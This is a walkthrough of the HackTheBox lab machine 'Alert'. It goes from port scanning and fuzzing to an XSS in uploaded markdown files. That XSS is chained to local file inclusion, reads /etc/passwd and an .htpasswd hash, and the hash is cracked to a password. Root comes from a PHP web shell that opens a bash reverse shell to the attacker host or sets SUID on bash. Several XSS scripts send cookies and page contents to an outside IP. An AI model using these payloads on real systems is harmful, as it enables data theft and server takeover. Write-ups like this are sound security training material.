

## HTB Alert (Linux)

```
nmap -p- 10.129.166.43 --min-rate 5000
```


```
→ ~ nmap -p- 10.129.166.43 --min-rate 5000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-05 07:39 EDT
Nmap scan report for 10.129.166.43
Host is up (0.025s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open      ssh
80/tcp    open      http
12227/tcp filtered  unknown
```

```
nmap -p 22,80,12227 -sC -sV 10.129.166.43 -oN nmap_alert
```

```
PORT      STATE      SERVICE VERSION
22/tcp    open      ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
|   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
|_  256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
80/tcp    open      http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Did not follow redirect to http://alert.htb/
|_ http-server-header: Apache/2.4.41 (Ubuntu)
12227/tcp filtered  unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- ubuntu linux
- apache 2.4.41
- website at alert.htb

## alert.htb website



*website screenshot*

## ffuf scan in the bg

### subdomain scan

```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://alert.htb -H "Host: FUZZ.alert.htb" -fw 20
```

- -fw 20: filter those have word-count:20

statistics

### add 'statistics' to /etc/hosts file


```
#HTB
10.129.166.43    alert.htb  statistics.alert.htb
```

### directory scan

```
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -u http://alert.htb/FUZZ
```

```
-----
:: Method      : GET
:: URL         : http://alert.htb/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
-----
uploads      [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 24ms]
css          [Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 537ms]
messages     [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 26ms]
server-status [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 23ms]
:: Progress: [62281/62281] :: Job [1/1] :: 1587 req/sec :: Duration: [0:00:55] :: Errors: 0 ::
```

### go to statistics.alert.htb




fount nothing

## go to alert.htb

- upload xss.md

**we get XSS!**




*xss when uploaded xss.md to alert.htb*

## in alert.htb contact page

put this

```
<script>fetch'(http://10.10.14.70/?cookie='+document.cookie);</script>
```



## check response in python server

```
python -m http.server 80
```

```
→ alert python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.166.43 - - [05/Apr/2025 09:12:00] "GET /?cookie=%27 HTTP/1.1" 200 -
```

*response in our server, meaning the fetching worked from CONTACT page!*

## try again with neo.md

```
GNU nano 8.3 neo.md
<script>
fetch("http://alert.htb")
  .then(response => response.text())
  .then(data => {
    fetch("http://10.10.14.70/?data=" + btoa(data));
  })
</script>
```

*source code for neo.md*

```
<script>
fetch('http://alert.htb')
  .then(response=>response.txt())
  .then(data => {
    fetch("http://10.10.14.70/?data="+btoa(data));;
  })
</script>
```

- btoa:base64-to-something?

run the python server again

```
python -m http.server 80
```



```
→ alert python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.70 - - [05/Apr/2025 10:13:03] "GET /?data=PCFET0NUWVBFIGH0bWw+CjxodG1sI
A8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlXdpZHRoLCBpbm10aWFsL
zdHlsZS5jc3MiPgogICAgPHRpdGx1PkFsZXJ0IC0gTWfya2Rvd24gVm1ld2VyPC90aXR5ZT4KPC9oZW
Z2U9YWxlcncQPk1hcmtkb3duIFZpZXdlcjwvYT4KICAgICAgICA8YSBocmVmPSJpbmRleC5waHA/cGF
nBocD9wYWdlPWFi3V0Ij5BYm91dCBVczwvYT4KICAgICAgICA8YSBocmVmPSJpbmRleC5waHA/cGF
NsYXNzPSJjb250YWluZXIiPgogICAgICAgIDxoMT5NYXJrZG93biBWaWV3ZXI8L2gxPjxkaXYgY2xhc
1YWxpemVyLnBocCIgbWV0aG9kPSJwb3N0IiBlbmN0eXB1PSJtdWx0aXBhcnQvZm9ybS1kYXRhIj4KIC
cHQ9Ii5tZCIgcmVxdWlyZWQ+CjAgICAgICAgICAgICAgICA8aW5wdXQgdHlwZT0ic3VibWl0IiB2YWx
DwvZGl2PiAgICA8L2Rpdj4KICAgIDxmb290ZXI+CjAgICAgICAgICAgICAgICA8aW5wdXQgdHlwZT0ic3VibWl0I
Zvb3Rlcj4KPC9ib2R5Pgo8L2h0bWw+Cgo= HTTP/1.1" 200 -
10.10.14.70 - - [05/Apr/2025 10:13:12] "GET /?data=PCFET0NUWVBFIGH0bWw+Cjx
A8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlXdpZHRoLCBpbm10
zdHlsZS5jc3MiPgogICAgPHRpdGx1PkFsZXJ0IC0gTWfya2Rvd24gVm1ld2VyPC90aXR5ZT4KPC
Z2U9YWxlcncQPk1hcmtkb3duIFZpZXdlcjwvYT4KICAgICAgICA8YSBocmVmPSJpbmRleC5waH
nBocD9wYWdlPWFi3V0Ij5BYm91dCBVczwvYT4KICAgICAgICA8YSBocmVmPSJpbmRleC5waH
NsYXNzPSJjb250YWluZXIiPgogICAgICAgIDxoMT5NYXJrZG93biBWaWV3ZXI8L2gxPjxkaXYg
1YWxpemVyLnBocCIgbWV0aG9kPSJwb3N0IiBlbmN0eXB1PSJtdWx0aXBhcnQvZm9ybS1kYXRhI
cHQ9Ii5tZCIgcmVxdWlyZWQ+CjAgICAgICAgICAgICAgICA8aW5wdXQgdHlwZT0ic3VibWl0I
DwvZGl2PiAgICA8L2Rpdj4KICAgIDxmb290ZXI+CjAgICAgICAgICAgICAgICA8aW5wdXQgdHlwZT0ic3VibWl0I
Zvb3Rlcj4KPC9ib2R5Pgo8L2h0bWw+Cgo= HTTP/1.1" 200 -
```

*got data from fetch*

## base64 decode the data

pipe the data then base 64 decode it

## fetch from messages.php

neo.md

```
<script>
fetch('http://alert.htb/messages.php')
.then(response=>response.txt())
.then(data => {
fetch("http://10.10.14.70/?data="+btoa(data));;
})
</script>
```


response from python server

```

→ alert nano neo.md
→ alert python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.70 - - [05/Apr/2025 10:16:03] "GET /?data=Cg== HTTP/1.1" 200 -
10.10.14.70 - - [05/Apr/2025 10:16:13] "GET /?data=Cg== HTTP/1.1" 200 -

```

put the vulnerable md file link into the contact page's message



```

<script src="http://alert.htb/visualizer.php?
link_share=67f15a9a8q63.5378987.md"></script>

```

get new response

```

→ alert python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.70 - - [05/Apr/2025 10:16:03] "GET /?data=Cg== HTTP/1.1" 200 -
10.10.14.70 - - [05/Apr/2025 10:16:13] "GET /?data=Cg== HTTP/1.1" 200 -
10.129.166.43 - - [05/Apr/2025 10:18:00] "GET /?data=PGgxPk1lc3NhZ2VzPC9oMT48dWw+PGxpPjxhIGhyZWY9J21lc3NhZ2VzLnBocD9maWxlPTIwMjQtMDMtMTE4dDdwYT48L2xpPjwvdWw+Cg==" | base64 -d
MzQudHh0Jz4yMDI0LTAzLTEwXzE1LTQ4LTM0LnR4dDdwYT48L2xpPjwvdWw+Cg== HTTP/1.1" 200 -

```

*get base64 encoded response*

base64 decode the message

```

→ alert echo "PGgxPk1lc3NhZ2VzPC9oMT48dWw+PGxpPjxhIGhyZWY9J21lc3NhZ2VzLnBocD9maWxlPTIwMjQtMDMtMTE4dDdwYT48L2xpPjwvdWw+Cg==" | base64 -d
<h1>Messages</h1><ul><li><a href='messages.php?file=2024-03-10_15-48-34.txt'>2024-03-10_15-48-34.t
→ alert

```

we get new url

- add this to our fetch script

fetch again with new url file link

neo.md



```
<script>
fetch('http://alert.htb/messages.php?file=2024-03-10_15-48-34.txt')
.then(response=>response.txt())
.then(data => {
fetch("http://10.10.14.70/?data="+btoa(data));;
})
</script>
```

after uploading this neo.md we get link to it

### xss using the new file link

```
<script src="http://alert.htb/visualizer.php?
link_share=67f15a9a8q63.5378987.md"></script>
```

we get data back, base64 encoded!

```
➔ alert python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.70 - - [05/Apr/2025 10:19:18] "GET /?data=Cg== HTTP/1.1" 200 -
10.10.14.70 - - [05/Apr/2025 10:19:23] "GET /?data=Cg== HTTP/1.1" 200 -
10.129.166.43 - - [05/Apr/2025 10:19:46] "GET /?data=PHByZT48L3BvZT4K HTTP/1.1" 200 -
```

### look for LFI, etc/passwd

neo.md

```
<script>
fetch('http://alert.htb/messages.php?file=../../../../etc/passwd')
.then(response=>response.txt())
.then(data => {
fetch("http://10.10.14.70/?data="+btoa(data));;
})
</script>
```

get file link

put it in

```
<script src=""></script>
```

we get response

[illegible]

base64 decode it

```
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper::/usr/sbin/nologin
albert:x:1000:1000:albert:/home/albert:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
david:x:1001:1002:,,:/home/david:/bin/bash
```

*result for etc/passwd*

now we know LFI is working

## .htpasswd, get albert's credentials

neo1.md

```
<script>
fetch('http://alert.htb/messages.php?
file=../../../../../var/www/statistics.alert.htb/.htpasswd')
.then(response=>response.txt())
.then(data => {
fetch("http://10.10.14.70/?data="+btoa(data));;
})
</script>
```

got albert's credential



```
+ alert echo "PHByZT5hbGJlcnQ6JGFwcjEkyk1vUkJKT2ckaWdH0FdCdFExeFlEVFFkTGpTV1pRLwo8L3ByZT4K" |  
<pre>albert:$apr1$bMoRBJ0g$igG8WBtQ1xYDTQdLjSWZQ/  
</pre>
```

*albert creds*

## hashcat the creds

we get back

albert:machesterunited

## Privilege Escalation

go the statistics.alert.htb with albert's creds & SSH

ssh [albert@alert.htb](ssh://albert@alert.htb)

## test for sudo -l

sudo -l

Sorry, user albert may not run sudo on alert

## ps aux

ps aux

we see what is run by roots

/usr/bin/php -S 127.0.0.1:8080 -t /opt/website-monitor

ps -ef | grep 8080

```
albert@alert:/var/www/alert.htb/uploads$ ps -ef | grep 8080  
root      1004      1   0 18:04 ?        00:00:00 /usr/bin/php -S 127.0.0.1:8080 -t /opt/website-monitor  
albert    4328    4227  0 18:48 pts/0    00:00:00 grep --color=auto 8080
```

netstat -tuln

```
albert@alert:~$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                     LISTEN
tcp6       0      0 :::80                    :::*                     LISTEN
```

*webites running localy*

## test if we can reach local website

```
curl http://127.0.0.1:8080
```

we get huge html back

## cd to /opt/website-monitor

check for writable files

```
find . -writable
```

```
albert@alert:/opt/website-monitor$ find . -writable
./config
./config/configuration.php
./monitors
```

*writable is ./config ./monitors folders*

## go to .config folder

create **shell php** script inside

listen using netcat on 9001

```
nc -lvnp 9001
```

shell.php to get root using netcat listener

```
<?php
system("bash -c 'bash -i >& /dev/tcp/10.10.14.8/9001 0>&1'");
?>
```

or

shell2.php to escalate your privilege directly

```
<?php exec("chmod +s /bin/bash"); ?>
```

### run the shell.php

1. `curl localhost:8080/config/shell.php`
2. `curl http://127.0.0.1:8080/config/shell.php`

**We get ROOT from NetCat Listener!**